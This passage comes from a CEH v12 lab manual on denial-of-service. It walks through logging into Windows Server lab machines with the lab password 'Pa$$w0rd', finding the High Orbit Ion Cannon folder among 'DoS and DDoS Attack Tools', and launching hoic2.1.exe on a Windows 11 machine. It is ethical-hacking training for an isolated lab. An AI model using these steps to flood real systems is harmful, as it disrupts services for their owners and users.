


7. Similarly, follow the previous step (**Step #6**) on the **Windows Server 2019** and **Windows Server 2022** virtual machines.

Note: In **Windows Server 2019**, click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to log in.

Note: In **Windows Server 2022**, click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to log in.


Note: On the **Windows Server 2019** and **Windows Server 2022** machines, the **High Orbit Ion Cannon (HOIC)** folder is located at **Z:\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools**.




Module 10 – Denial-of-Service

- Now, switch to the **Window 11** virtual machine and navigate to **Desktop**. Open the **High Orbit Ion Cannon (HOIC)** folder and double-click **hoic2.1.exe**.

